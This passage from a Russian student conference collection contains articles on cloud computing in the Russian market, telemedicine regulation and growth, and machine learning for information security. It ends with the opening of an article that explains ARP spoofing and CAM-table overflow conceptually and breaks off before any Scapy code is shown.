бакалавриат, 4 курс, «Прикладная информатика», ФГБОУ ВО «КубГАУ»*

*Кумратова Альфира Менлигуловна,  
доцент, к.э.н., ФГБОУ ВО «КубГАУ»*

*Леценко Кирилл Денисович  
Ассистент, ФГБОУ ВО «КубГАУ»*

*Статья посвящена исследованию влияния облачных технологий на экономику. В ходе изучения была изучена теоретическая основа, а также дана оценка отечественному рынку облачных технологий. Конкретные примеры использования позволили выявить преимущества и некоторые недостатки данного решения.*

***Ключевые слова:** ИТ, экономика, облачные вычисления, цифровые услуги, оптимизация бизнеса, информационная инфраструктура, онлайн сервисы, Российский рынок.*

Информационные технологии с каждым годом все сильнее проникают в нашу жизнь. Большие объемы данных в большинстве сфер деятельности означает и повышенные требования к ИТ, которые организация не всегда может выполнить собственными силами. В ситуации, когда обслуживание собственной информационной инфраструктуры становится слишком затратным, на помощь приходят облачные сервисы.

Облачные сервисы – это услуга по предоставлению вычислительных мощностей удаленно от пользователя так, что потребитель хранит и обрабатывает информацию не на своем оборудовании, а дистанционно. На деле это выглядит как аренда серверов и иной инфраструктуры, а для работы требуется постоянное интернет-соединение. Исходя из этого, при выборе сервиса учитываются следующие параметры: самообслуживание, объем мощностей, качество соединения, масштабируемость. В качестве услуг можно выделить три основные группы:

- Инфраструктура (IaaS) – предоставление вычислительных мощностей: сервера, хранилища;
- Платформа (PaaS) – предоставление программы, операционной системы;
- Программа (SaaS) – предоставление приложения.
- Для разных задач используются разные способы эксплуатации облачных услуг.

Перечислим модели развертывания:

- Частная – для отдельно взятой организации;
- Публичная – свободное пользование;
- Гибридная – совокупность других моделей использования;
- Общественная – для группы пользователей.

Разнообразие услуг и способов их внедрения и эксплуатации обусловлено разными потребностями организаций. Тем не менее, однозначно можно отметить неизменный тренд на увеличение спроса облачных услуг: в сентябре этого года «Яндекс.Облако» провели исследование, согласно которому обнаружилось увеличение вложений в облачные сервисы у 40% фирм. При этом если на Западе потребители предпочитают приобретать сразу пакет услуг, то в России подходят более избирательно, что связано с недоверием к безопасности сохранности данных. Другими особенностями российского рынка облачных услуг являются низкая конкуренция поставщиков, хорошее общее качество ИТ инфраструктуры, ожидание окупаемости в краткосрочный период времени. Так же за счет нестабильной мировой обстановки, отечественные компании стали больше использовать российских поставщиков

несмотря на серьезное подорожание самих услуг из-за роста цен (примерно на половину) на ИТ оборудование, в основном импортируемой из-за рубежа. В России крупными поставщиками являются Ростелеком, DataLine, МТС, Softline. До недавнего же времени, рынок облачных сервисов имел следующий состав подрядчиков (таблица 1):

Таблица 1

*Подрядчики российского рынка облачных сервисов*

№	Подрядчик	Проектов в отрасли
1	VK Цифровые технологии (ранее Mail.ru Цифровые технологии)	25
2	VK (ранее Mail.ru Group)	12
3	Без привлечения консультанта или нет данных	11
4	Copiny	9
5	Softline (Софтлайн)	9
6	IBM	9
7	IBM Россия (ИБМ Восточная Европа и Азия)	6
8	Microsoft	6
9	Oracle Россия и СНГ	4

В силу своей специфики облачные сервисы призваны сократить расходы на ИТ инфраструктуру, а по мере развития технологий, доступность будет лишь повышаться. Не удивительно, что 85% фирм к 2025 году собираются полностью или частично перейти на облачные технологии, тогда как более половины компаний уже их используют. Наиболее востребованным оказался метод гибридного облака, а самой частой услугой – хранение информации.

Обозначим наиболее перспективные направления внедрения облачных сервисов.

*Здравоохранение* – облако позволяет быстрее и качественнее обслуживать пациентов. Так благодаря системе идентификации личности от «Mail.ru Cloud Solutions» появилась возможность определять человека и подготавливать медицинскую карту заранее, избегая очереди и запросы. Другим примером может служить ИИ Corti, который может определять темп сердцебиения вплоть до полной остановки почти в два раза быстрее человека.

*Добыча полезных ископаемых* – ИТ облегчает не только сам процесс добычи и первичной переработки, но и подготовку к бурению, то есть геологоразведку. В России большое число залежей, добыча которых в настоящее время не рентабельна, по причине чего, например, ООО НПЦ «Геостра» использует облако для сейсморазведки.

*Промышленность* – где чаще всего используется технология интернета вещей путем монтажа камер и датчиков для контроля производственных процессов. Облачным сервисом воспользовался производитель КАМАЗа, виртуально смоделировав свое оборудование, что позволило отслеживать его состояние, проводить амортизацию, модернизировать бизнес-процессы.

*Мультимедиа* – сегмент полностью завязан на удаленном предоставлении аудио, видео, текстовой и иной информации. Сервис «Смотри VK» задействует облако для хранения и трансляции материалов.

*ЖКХ* – подобно индустрии, установка датчиков и анализ полученных с них данных позволяет оптимизировать предоставление услуг. Например, «МегаФон» создает систему «Цифровая управляющая компания», которая даст возможность автоматически собирать и обрабатывать данные со счетчиков, после чего отправлять квитанции об оплате.

*Ритейл* – еще один пример интернета вещей, где клиенты без помощи продавцов выбирают и приобретают интересующие их товары. Таков принцип работы онлайн магазинов: «Danone Россия» применяет «Kubernetes» для контроля над своими сайтами.

Таким образом, облачные сервисы приносят сразу несколько выгод. Во-первых, экономическая целесообразность, связанная с экономией на приобретении, установке и эксплуатации оборудования. Во-вторых, организационная простота, поскольку пользователи и обслуживающие серверов действуют независимо друг от друга. В-третьих, масштабируемость, исключая проблему недогрузки или перегрузки вычислительных мощностей. Отсюда вытекает и другое преимущество – возможность выбора

объема облачных услуг, а также оплата только того их объема, которое реально используется (рисунок 1).

Быстрое / автоматическое создание	Динамическое распределение нагрузки	Масштабируемость для HA / DR
Самообслуживание для нужд ИТ	Самообслуживание для пользователей	Биллинг / прозрачность стоимости ресурсов
Независимость от оборудования	Централизованное управление	Подключение внешних ресурсов
Гибкость разработки	Централизация дата центров	Снижение издержек

Рисунок 1 – Преимущества облачных сервисов

Важным вопросом здесь является безопасность. Не каждый руководитель готов размещать информацию своей компании на сторонних серверах, особенно после то и дело всплывающих новостей об утечки персональных данных рядовых пользователей. Ответом на это может стать надежный поставщик с хорошей репутацией, поскольку именно опытные фирмы наиболее тщательно следят за новинками в сфере ИТ безопасности и постоянно улучшают алгоритмы безопасности. Также необходимо внимательно проверять юридическую сторону вопроса и изучать сертификацию, условия договора касательно потоков данных и так далее.

Но даже в случае гарантий другим универсальным вопросом является стоимость и сроки окупаемости. Есть разные методики расчета эффективности, зависящие от сроков разработки и внедрения, сложности эксплуатации, изменения в рыночной конъюнктуре. Перечислим их ниже:

1. TCO (Total Cost of Ownership) – является сопоставлением затрат и экономии. Берутся в расчет: аппаратно-программное обеспечение, освоение оборудования и ПО, сопровождение, сопутствующие расходы (электричество, инфраструктура и так далее), информационная безопасность и прочее.

2. ROI (Return of Investment) – является способом расчета окупаемости вложений. Определяется как отношение общей прибыли к размеру инвестиций, что позволяет найти срок окупаемости.

3. BSC (BalancedScore Card) – сбалансированная система показателей, которая опирается на четыре критерия результативности: потребители, финансы, сотрудники, бизнес-процессы. Однако в области ИТ чаще применяется разновидность метода, называемая BITS (Balanced IT Score Card) – система ИТ-характеристик.

4. PRM (Performance Reference Model) – модель использует такие показатели, как: качественный рост (товары и услуги, функционал и возможности) и финансовая эффективность.

5. BVIT (Business Value of IT) – метод оценивания заключается в концентрации внимания на пяти составляющих: согласование, ИТ архитектура, влияние на бизнес-процессы, рентабельность, угрозы.

6. ITIL Service Strategy – системный анализ эффективности, предполагающий работу в финансовой, операционной, стратегической и коммерческой сферах деятельности.

Подводя итог, можно сказать, что облачные вычисления – это новый этап в развитии информационных технологий. Они повышают качество обслуживания конечных потребителей товаров и услуг, оптимизируют производственные процессы. Подобно тому, как сегодня многие фирмы отдают на аутсорс те или иные бизнес-процессы, задача информационной обработки также все чаще отдается подрядчику. Пока что каждая организация решает для себя, что выгоднее – организация собственной ИТ инфраструктуры или перенос в облако, но по мере развития ИТ доступность сервисов будет лишь возрастать.



### **Список использованных источников**

1. Ветрова А.Д. Влияние облачных технологий на повышение экономических показателей организации / Проблемы управления, экономики и права в общегосударственном и региональном масштабах. – 2022 – С. 26-28
2. Гаврилов, Л.П. Информационные технологии в коммерции: Учебное пособие / Л.П. Гаврилов. – М.: Инфра-М, 2018. – 47 с.
3. Гагарина, Л.Г. Информационные технологии: Учебное пособие / Л.Г. Гагарина, Я.О. Теплова, Е.Л. Румянцева и др. – М.: Форум, 2018. – 144 с.
4. Коробов, Н.А. Информационные технологии в сфере торговли и коммерции / Н.А. Коробов, Е.Н. Власова. – М.: Academia, 2017. – 224 с.
5. Лашина, М.В. Информационные системы и технологии в экономике и маркетинге: Учебное пособие / М.В. Лашина, Т.Г. Соловьев. – М.: КноРус, 2018. – 480 с.

### **PROSPECTS FOR CLOUD TECHNOLOGIES IN THE RUSSIAN MARKET**

***Dyshkant S.S., Kumratova A.M., Leshchenko K.D.***

*The article is devoted to the study of the impact of cloud technologies on the economy. During the study, the theoretical basis was studied, and an assessment was made of the domestic market of cloud technologies. Specific use cases made it possible to identify the advantages and some disadvantages of this solution.*

**Keywords:** *IT, economics, cloud computing, digital services, business optimization, information infrastructure, online services, Russian market.*

\*\*\*\*\*

## ВНЕДРЕНИЕ ТЕЛЕМЕДИЦИНЫ В СИСТЕМУ ЗДРАВООХРАНЕНИЯ

*Каминская Екатерина Александровна*

*Студент, ФГБОУ ВО «Кубанский государственный медицинский университет»*

*Макаренко Полина Николаевна*

*Студент, ФГБОУ ВО «Кубанский государственный медицинский университет»*

*Актуальность выбранной темы заключается в том, что телемедицина рассматривается как механизм повышения эффективности системы здравоохранения. Цифровое здравоохранение, в частности телемедицина, способствует преобразованию систем общественного здравоохранения и оказания медицинской помощи, а также влечет расширение охвата как рынка медицинских услуг. Телемедицинские технологии стратегическое направление развития медицины, предполагает доступность качественной медицинской помощи и удовлетворенность населения медицинским обслуживанием.*

**Ключевые слова:** *телемедицина, цифровая медицина, медицинская услуга, медицинская помощь, медицинское обслуживание, медицинские технологии, медицинские инновации, здравоохранение.*

Достижения в различных областях медицинской науки выражаются в улучшении и доступности качественной медицинской помощи, удовлетворенности населения медицинским обслуживанием [4]. В связи с этим в медицине применяются современные технологии сбора, хранения и обработки больших данных, а также отмечается рост вычислительных мощностей и появление облачных хранилищ, что дает толчок для развития цифровой медицины.

Указом Президента Российской Федерации «О национальных целях развития Российской Федерации на период до 2030 года» цифровая трансформация была выделена, как приоритетное направление для развития страны в сфере здравоохранения. В России внедрение цифровой медицины и телемедицины отдельно выделены в «Стратегии развития отрасли информационных технологий в Российской Федерации» на 2014-2020 годы и на перспективу до 2025 года» и определено, что область информационных технологий в силу своей специфики находится на переднем крае внедрения инноваций как важные стратегические направления развития здравоохранения и медицинских технологий [5].

Стоит отметить, что телемедицина как общедоступная медицинская практика только начинает развиваться, но уже сейчас данная услуга имеет особенно важное социальное и экономическое значение, поэтому к ней предъявлены основные требования, которые содержатся в действующих нормативных актах:

- Федеральный закон от 21 ноября 2011 г. № 323-ФЗ «Об основах охраны здоровья граждан в Российской Федерации» (ст. 36.2);
- Приказ Минздрава РФ от 30.11.2017 № 965н «Об утверждении порядка организации и оказания медицинской помощи с применением телемедицинских технологий»;
- Постановление Правительства РФ от 28.11.2011 № 977 «О федеральной государственной информационной системе «Единая система идентификации и аутентификации в инфраструктуре, обеспечивающей информационно-технологическое взаимодействие информационных систем, используемых для предоставления государственных и муниципальных услуг в электронной форме»;
- Приказ Минздрава от 07.09.2020 № 947н «Об утверждении Порядка организации системы документооборота в сфере охраны здоровья в части ведения медицинской документации в форме электронных документов»;
- Постановление Правительства РФ от 01.02.21 № 852 «О лицензировании медицинской деятельности».

Так национальный проект «Здравоохранение» направлен на увеличение роста численности населения и снижение показателей смертности, что несомненно предполагает модернизацию системы здравоохранения на базе цифровых технологий [6].

По действующему законодательству РФ услуги телемедицины вправе оказывать медицинские организации всех форм собственности: государственные, муниципальные и частные (коммерческие и некоммерческие). Услуги могут быть оказаны в рамках обязательного медицинского страхования, добровольного медицинского образования и по договору платного оказания медицинских услуг. Медицинская помощь с применением телемедицинских технологий можно оказывать стационарно, амбулаторно и вне медицинских организаций, но согласно п.4. ст.36.2 Закона от 21.11.2011 № 323-ФЗ дистанционное наблюдение за состоянием здоровья пациента назначается лечащим врачом только после очного приёма (осмотра, консультации).

В нынешнее время внимание государства преимущественно нацелено на телемедицину – комплекс организационных, финансовых и технологических мероприятий, обеспечивающих деятельность системы дистанционной консультационно-диагностической медицинской услуги, при которой пациент или врач, непосредственно проводящий обследование или лечение пациента, получает дистанционную консультацию другого специалиста, используя современные информационно-коммуникационные технологии. Ещё в 2020 году президентом России Владимиром Путиным было поручено правительству Российской Федерации: «обеспечить внесение в законодательство Российской Федерации изменений, предусматривающих развитие применения телемедицинских технологий» [1].

Телемедицина развивается в двух основных формах взаимодействия: «врач-врач» и «врач-пациент».

«Врач-врач» – используется для организации и оказания медпомощи при дистанционном взаимодействии медицинских работников между собой (консилиум, второе мнение). «Врач-пациент» – используется для организации и оказания медпомощи при дистанционном взаимодействии медицинского работника с пациентом и (или) его законным представителем (первичная телемедицинская консультация, дистанционное наблюдение за состоянием здоровья пациента, коррекция терапии, ранее назначенной лечащим врачом).

Цифровое здравоохранение, создающееся в нашей стране, основывается на таких принципах, как централизация данных медицинских организаций в цифровом виде и обеспечение коммуникации всех участников процесса, в том числе дистанционный мониторинг здоровья. Единая государственная информационная система в сфере здравоохранения (ЕГИСЗ) связывает информационные системы всех медицинских организаций и профильных ведомств, что позволяет унифицировать электронные медицинские карты и регистры пациентов. Уже сейчас в 83 регионах страны внедрены медицинские информационные системы, в которых ведутся электронные медицинские карты 46 млн. больных, предусматривается возможность для электронной записи к врачу [2].

По данным Всемирной организации здравоохранения (ВОЗ), Россия входит в пятерку стран-лидеров по объему внедрения технологий телемедицины, что подтверждается тем, что в 2019 году было проведено 679 тыс. телемедицинских сеансов, из них 104 тыс. – консилиумов врачей, 385 тыс. – консультаций пациентов. По сравнению с 2018 годом число онлайн-консультаций возросло в два раза, а уже в 2021 году было проведено порядка 4,9 млн. телемедицинских консультаций. По мнению аналитиков, в ближайшие годы данный показатель продолжит расти [3].

В 2020 году произошло ускоренное внедрение цифровых решений в сфере телемедицины в связи с глобальной пандемией COVID-19. Также с помощью цифровых технологий запущено управление коечным фондом, дистанционное обучение врачей работе в новых условиях, сайт «Стопкоронавирус» с актуальной информацией об инфицированных и выздоровевших.

Говоря о дальнейшем развитии телемедицины можно выделить следующие перспективы и преимущества: совершенствование системы оказания медицинской помощи, создание телемедицинских центров в лечебно-профилактических учреждениях в большинстве субъектов Российской Федерации, интеграция научных институтов и высших учебных заведений в крупных медицинских центрах городов России, оптимизация поиска управленческих решений в сфере здравоохранения за счет масштабного использования телемедицинских и

информационных технологий, принятие и реализация оперативных решений при экстремальных ситуациях, а также повышение квалификации, теленаставничества.

Цифровое здравоохранение, в частности телемедицина, способствует преобразованию систем общественного здравоохранения и оказания медицинской помощи, позволяет расширить охват и повысить эффективность медицинских услуг, а также оказывать помощь, ориентированную на определенные потребности пациента и позволяет гражданам и медицинским работникам становиться партнерами в лечении болезней и заботе о здоровье.

#### **Список использованных источников**

1. Усовершенствование законодательства в телемедицине [Электронный ресурс] URL: <https://news.ru/society/putin-poruchil-usovershenstvovat-zakonodatelstvo-o-telemedicine/>
2. Цифровизация здравоохранения [Электронный ресурс] URL: <https://www.elibrary.ru/item.asp?id=37031543> (20.12.2022)
3. Тренды цифровизации здравоохранения [Электронный ресурс] // Телемедицина. URL: <https://sparm.com/publications/trendy-cifrovizaczii-zdravoohraneniya-telemedicizina> <https://www.elibrary.ru/item.asp?id=37031543> (20.12.2022)
4. Шильцова, Т. А. Некоторые проблемы современного здравоохранения как тенденции развития отрасли / Т. А. Шильцова, З. С. Попов // Новая наука: новые вызовы: сборник научных трудов XIV Всероссийской научно-практической конференции, Краснодар, 25 августа 2020 года. – Краснодар: Автономная некоммерческая организация дополнительного профессионального образования "Институт стандартизации, сертификации и метрологии", 2020. – С. 62-68.
5. Шильцова, Т. А. Преимущества и недостатки электронного обучения в процессе изучения экономики и медицинской информатики студентами медицинского вуза / Т. А. Шильцова // Инновации в образовании: Материалы X юбилейной региональной межвузовской учебно-методической конференции с международным участием, посвященной 100-летию ФГБОУ ВО КубГМУ Минздрава России, Краснодар, 25 марта 2020 года. – Краснодар: Кубанский государственный медицинский университет, 2020. – С. 436-439.
6. Шильцова, Т. А. Некоторые проблемы на пути цифровизации здравоохранения / Т. А. Шильцова, В. В. Пильщикова // Гуманитарное и медико-биологическое образование: проблемы, перспективы, интеграция, Ставрополь, 22 октября 2021 года. – Ставрополь: Ставропольский государственный медицинский университет, 2021. – С. 399-403.

#### **INTRODUCTION OF TELEMEDICINE IN THE HEALTH SYSTEM**

**Kaminskaya E.A., Makarenko P.N.**

*The relevance of the chosen topic is that telemedicine is seen as a mechanism for improving the efficiency of the health system. Digital health care, in particular telemedicine, was transforming public health and health-care systems and was expanding the market for health services. Telemedicine technologies as a strategic direction for the development of medicine, assumes the availability of quality medical care and public satisfaction with medical services.*

**Keywords:** *telemedicine, digital medicine, medical service, medical care, medical services, medical technologies, medical innovations, healthcare.*

\*\*\*\*\*

## ОПИСАНИЕ ПРИМЕНЕНИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ОБЛАСТИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

*Кодацкий Никита Максимович*

*студент Донского государственного технического университета (ДГТУ)*

*Рассмотрена область искусственного интеллекта, описана его актуальность в области защиты информации. Рассмотрены алгоритмы и способы обучения. Описана польза использования искусственного интеллекта при решении задач кибернетики, после чего сформированы общие стратегии использования интеллектуальных методов машинного обучения при выполнении задач защиты информации.*

**Ключевые слова:** *искусственный интеллект, машинное обучение, нейронные сети, кибернетика, информационная безопасность.*

**Введение.** Сегодня искусственный интеллект встречается практически везде: голосовые помощники, переводчики текстов с различных языков, камеры смартфонов, умная галерея, таргетированная реклама, рекомендации фильмов, персональные скидки, возможные друзья в социальных сетях и многое другое. Несложно догадаться, что скоро он заполнит абсолютно все сферы нашей жизни. Интерес человечества к искусственному интеллекту появился еще в далеком 1949 году, когда Хеббом было сформировано первое правило к созданию компьютерного интеллекта на основе биологического подхода. А первое приложение, связанное с машинным обучением, получившее огромную востребованность в 1990 годах было именно фильтром спама электронных писем. Конечно же, это не обошло стороной кибербезопасность. Искусственный интеллект стал активно использоваться и в сфере защиты информации, где человеку уже сложно найти какие-либо закономерности и решить задачу классическим алгоритмом. Стали все больше требоваться интеллектуальные методы оценки и постоянного мониторинга за системами [4]. Сам искусственный интеллект содержит в себе несколько областей компьютерных наук, решающих задачи непосильные человеческому разуму. Машинное обучение – всего лишь часть этой области, где уместно программирование через обучение при решении однотипных задач [1].

**Постановка задачи.** Рассмотреть область искусственного интеллекта, обозначив его актуальность в области защиты информации, описать отличие алгоритмов машинного обучения от классических принципов программирования и рассмотреть способы обучения. Обозначить пользу использования искусственного интеллекта при решении задач кибернетики и сформировать стратегии использования интеллектуальных методов машинного обучения при выполнении задач защиты информации.

**Отличие машинного обучения от классического программирования.** Всем нам хорошо известна история классического программирования, когда компьютер действует согласно ранее определенному и написанному алгоритму. Пользователь просто вводит данные, задает программу и компьютер выполняя инструкции с предоставленными данными выдает результат. И здесь мы всегда получаем гарантированный результат, представляющий из себя точное значение в цифровом или логическом своем представлении. Программы просто содержали в себе какую-либо логику и выполняли математические расчеты. Но вот в случае с машинным обучением, мы поменяли местами программу и выходные данные. Теперь же мы даем компьютеру на вход все те же данные, но уже вместе с вариантами правильных решений. А сама вычислительная машина пытается при помощи все тех же математических операций найти зависимости чтобы как-либо сопоставить те два входных потока и в результате выдать программу по решаемой задаче. Машинное обучение состоит из трех компонентов: данные, признаки и алгоритмы [3].

Классические схемы обучения основаны на том, что программист вручную выделяет признаки данных, выбирая на его взгляд важные и строит классификатор. Нейронные сети

самостоятельно выделяют признаки и производят классификацию. Однако, они более чувствительны к настройке и требовательны к ресурсам. Также, от числа слоев и глубины сети может сильно различаться результат. Нейросети полностью решают задачу за человека, но нужно понимать сферу их применения. Например, в вопросах интернет-безопасности они хорошо показали себя там, где распознают речь либо работают с изображениями или видео. К примеру, нейросети применяются в Face ID на iPhone, когда изображение с камер позволяет разблокировать телефон и получить доступ к своим данным.

Возможны и уязвимости, связанные с нейросетями. В 2018 году разработчики из Google нашли возможность передавать нейросети зашумленные данные и заставить выдавать совсем не те результаты, которые от нее ожидают [3].

**Виды алгоритмов.** Все алгоритмы делятся на четыре типа [2]:

- обучение без учителя происходит, когда программист вводит в алгоритм неразмеченные данные и ожидает от алгоритма нужный результат. Такой способ в информационной безопасности не используется;

- обучение с учителем заключается в вводе программистом уже размеченных данных, также имеется возможность как-то отличать эти данные. Это самый распространённый и удобный способ;

- обучение с частичным привлечением учителя является средним между первыми двумя. Нужно обучить алгоритм на неразмеченных данных, после чего проверить его точность на размеченных данных. Такой подход экономит время;

- обучение с подкреплением использует агента и среду. Агент, взаимодействуя со средой получает либо награду, либо штраф. При этом он должен перестроить свою стратегию таким образом, чтобы получать только награды. Алгоритм работает в реальном времени, взаимодействуя с системой, тут уже не нужен заранее укомплектованный набор данных, он собирается и размечается в процессе. В кибербезопасности данный алгоритм не встречался.

Часто используемый алгоритм обратного распространения ошибки по методу градиентного спуска – мощное развитие основного алгоритма, деревьев решений. Например, в нем параллельно может работать 1000 деревьев решений, за счет чего результат будет эффективнее. В случае градиентного спуска задача рассчитывается по-другому. Например, это может быть два случайных дерева, которые выстраиваются в цепочку и создают более точный результат, чем при использовании любого другого одного единственного алгоритма и нейронной сети.

Рассмотрим два алгоритма на примерах. Байесовский классификатор использовался до 2010 года в тех самых спам-фильтрах, однако спамеры научились под него подстраиваться и сделали его фактически непригодным [1]. К примеру, наша задача – понять, стоит ли относить письмо к спаму или нет. При обучении классификатора возникает два списка: хороших слов и плохих – тех, что часто попадаются в спаме. В списках представлены сами слова и частота, с которой они обычно встречаются. Предположим, в письме есть слово «собака». Смотрим и узнаем, что в хороших письмах оно встречалась намного чаще, чем в спаме. Далее информация о каждом слове отправляется в формулу наивного байесовского классификатора, который вычисляет вероятность того, спам перед нами или не спам.

Деревья решения же работают иначе. Допустим, нам необходимо определять наличие мальвара в файле. Исходными данными у нас является файл, и мы хотим определить степень его опасности. На каждом этапе алгоритм будет решать задачу, какой вопрос нужно задавать в процессе обучения, например, он будет спрашивать: «требуется ли соединение с Интернетом?». Ответ может быть либо положительный, либо отрицательный, от чего будет зависеть следующий вопрос. Если ответ будет отрицательным, то вопрос может быть следующим: «требует ли файл доступ к реестру?» и если ответ «да», то файл посчитаем опасным [1]. В противном случае алгоритм задаст вопрос: «работает ли файл с памятью напрямую?», если ответ «нет», то файл неопасный. В случае положительного ответа нужно задать новый вопрос. Этот процесс длится, пока не станет понятно, опасен файл или нет.

**Задачи искусственного интеллекта.** Искусственный интеллект используется для решения четырех основных интеллектуальных задач: классификация, регрессия, ранжирование и кластеризация [1, 2]. Каждый процесс машинного обучения строится на двух этапах. Вначале

всегда происходит тренировка, когда программист дает на вход данные, обучает модель и в итоге получает некий классификатор. После чего уже идет эксплуатация машинного обучения, когда обученный классификатор используется в системе. В систему подаются новые, неизвестные модели данные, в результате чего мы получаем прогноз от классификатора. Прогноз всегда является числом в диапазоне от 0 до 1 и представляет собой вероятность такого решения. В худших случаях программа выдает 0,5, означающее, что в ходе обучения не удалось вывить закономерностей и требуется дообучение. Приемлемым можно считать результат от 60% и до 99%.

**Польза искусственного интеллекта в информационной безопасности.** Вернемся, к примеру, про электронные письма и рассмотрим то, как человек использует свою почту для определения решаемых задач безопасности при помощи методов искусственного интеллекта. Исходя из простого быденного опыта каждого человека, можно легко выделить несколько поведенческих особенностей человека при использовании почты, анализ которых позволит детектировать его действия. Выделим эти вопросы:

- В какое время используется электронная почта.
- Количество используемых устройств при работе с электронной почтой.
- Местонахождение владельца при использовании электронной почты.
- Психология поведения владельца при нахождении внутри приложения электронной почты.

Собирая статистические данные о пользователе по данным вопросам, мы получаем его качественный портрет. Отобразив их графически, можно будет рассмотреть график как некий сигнал, который будет иметь схожие очертания от использования почты до ее следующего использования. Так, для машинного обучения эти данные будут каждый раз ожидаемыми, без каких-либо продолжительных всплесков. Но как только злоумышленник получит право доступа к почте жертвы, его поведение будет явно намного агрессивней и активней, ну уж точно отличаться от подлинного владельца электронного ящика. Теперь задача стоит в написании алгоритма, способного определить тот момент, когда было изменение поведения в системе, образовавшее всплески.

**Стратегия использования машинного обучения в области защиты информации.** Для проектирования методов машинного обучения с задачами по защите информации целесообразно опираться на следующие действия:

- Сбор данных, дальнейшая их переработка, верификация и загрузка в сеть.
- Выделение признаков для формирования обучающих и тренировочных наборов.
- Написание модели с учетом аспекта защиты.
- Тренировка нескольких моделей при различных условиях, сравнение моделей.
- Эксперименты по подбору гиперпараметров с наилучшей точностью (или написание автоматического подбора наилучших связок гиперпараметров). Подача данных на модели, наблюдение результатов на выходе.
- Сравнение лучших моделей в реальных условиях.
- Окончательное внедрение лучшей модели в систему.
- Наблюдение за моделью и ее показателями.

Можно ошибиться, что если в основе интернет-безопасности лежит решение на базе машинного обучения, то алгоритм все делает за специалистов по защите информации: учится, выявляет аномалии, определяет взломщиков, однако это совсем не так. У компьютера на основе в ходе машинного обучения есть два этапа: обучение и само использование модели. И эти два этапа между собой не связаны. То есть сначала мы обучаем модель, а когда начинаем использовать ее, модель уже не обучается и просто решает поставленную задачу, что также важно учитывать. К примеру, нейронная сеть умеет отличать вредоносный код исполняемого файла от легитимного приложения. Но стоит попасться вирусу с хорошей обфускацией или зашифрованным сигнатурой, то нейронная сеть свалится только в два состояния: либо зловред, либо легальное приложение. Или допустим, в базе имеются сведения о том, как действуют хакеры. Мы каким-то образом превратили это в набор данных и разметили их в системе. Когда хакеры будут действовать в соответствии со схемой из нашего набора, классификатор вовремя

опознает угрозу и вовремя предпримет какие-то меры. Если же хакеры придумают новый метод взлома, которого нет в наборе данных, то на выходе результаты могут быть непредсказуемыми.

**Заключение.** Таким образом, пока еще не получится разработать универсальный алгоритм для машинного обучения, поскольку каждая модель заточивается под решение конкретной проблемы в своей области. Данные требуют постоянного обновления, просто обучить модель и перестать с ней взаимодействовать не даст никаких преимуществ по обеспечению защиты информации. Набор данных самое первое с чего начинается проектирование любого машинного обучения, если он будет неполный или ошибочный, то алгоритм не будет иметь никакой практической пользы, кроме как стать рандомайзером. Также, важно понимать разницу и выбирать сложность модели в зависимости от того, где она будет внедрена. В случае работы в реальном времени, модель должна быть легкой, чем та которая не ограничена в выполнении.

#### **Список использованных источников**

1. *Остроух, А.В. Введение в искусственный интеллект: монография.*: Красноярск: Научно-инновационный центр, 2020. – 250 с.
2. *Покровский А.К. Системный анализ и компьютерные технологии при управлении транспортным обслуживанием предприятий: монография / А.К. Покровский, А.В. Остроух, А.М. Ивахненко.* – М.: Известия, 2014. – 261 с.
3. *Каки М. Интервью, [Электронный ресурс]:* <http://www.wnyc.org/story/michio-kaku-explores-human-brain/>, 2014.
4. *Колмогоров, А.Н. Автоматы и жизнь // Возможное и невозможное в кибернетике / 1964.* – с. 10–29.

#### **DESCRIPTION OF THE APPLICATION OF ARTIFICIAL INTELLIGENCE IN THE FIELD OF INFORMATION SECURITY**

***Kodatsky N.M.***

*The area of artificial intelligence is considered, its relevance in the field of information security is described. Algorithms and learning methods are considered. The benefits of using artificial intelligence in solving cybernetics problems are described, after which general strategies for using intelligent machine learning methods in performing information security tasks are formed.*

**Keywords:** *artificial intelligence, machine learning, neural networks, cybernetics, information security.*

\*\*\*\*\*



## МЕТОДЫ ВЫПОЛНЕНИЯ АТАК КАНАЛЬНОГО УРОВНЯ И СПОСОБЫ ЗАЩИТЫ ОТ НИХ

*Мещеряков Алексей Игоревич*

*Студент, ФГБОУ ВО «Донской государственный технический университет»*

*В статье рассмотрены методы выполнения атак канального уровня модели OSI и способы защиты от них. Показаны этапы выполнения и последствия двух атак: ARP-Spoofing и CAM-table overflow (переполнение CAM-таблицы). Атаки производились с помощью Scapy – библиотеки для языка Python. Также рассмотрены методы защиты от рассмотренных атак на оборудовании Cisco, даны рекомендации для их предотвращения.*

**Ключевые слова:** атака на сеть, Scapy, CAM-таблица, ARP, Dynamic ARP Inspection, Port-Security.

**Введение.** В современное время подавляющее большинство информации обрабатывается в компьютерных сетях. Вследствие этого стала развиваться киберпреступность. Злоумышленники находят уязвимости в сетевом оборудовании и в протоколах передачи данных, чтобы использовать их в корыстных целях. В статье пойдет речь об следующих атаках на локальную сеть:

1. ARP-Spoofing
2. CAM-table overflow (переполнение CAM-таблицы)

**ARP-Spoofing.** ARP-spoofing – разновидность сетевой атаки типа MITM, применяемая в сетях с использованием протокола ARP. В основном применяется в сетях Ethernet. Атака основана на недостатках протокола ARP.

ARP – протокол в компьютерных сетях, предназначенный для определения MAC-адреса другого компьютера по известному IP-адресу[1].

Рассмотрим суть функционирования ARP на примере. Компьютер А (IP-адрес 192.168.1.2) и маршрутизатор R1 (IP-адрес 192.168.1.1) соединены с помощью коммутатора. Компьютер А желает переслать пакет данных на маршрутизатор, IP-адрес маршрутизатора ему известен. Однако коммутатор, которым они соединены, не работает с IP-адресами. Поэтому компьютеру А для осуществления передачи через коммутатор требуется узнать MAC-адрес маршрутизатора в сети. Для этой задачи и используется протокол ARP.

На рисунке 1 изображена работа протокола ARP в Wireshark. В начале устройство, которое инициирует передачу посылает широковещательный ARP-запрос, затем устройство, которое имеет запрашиваемый IP-адрес посылает ARP-ответ со свой MAC-адресом.




Рисунок 1 – Работа протокола ARP в WireShark

Протокол ARP не является безопасным. Если отправить узлу ARP-ответ (is-at), созданный злоумышленником, то устройство- жертва сформирует запись в своей ARP-таблице.

**Подготовка к атаке.** Подготовку атаки и саму атаку будет проводиться с помощью Scapy. Scapy – интерактивная оболочка и программная библиотека для манипулирования сетевыми пакетами на языке программирования Python [2].

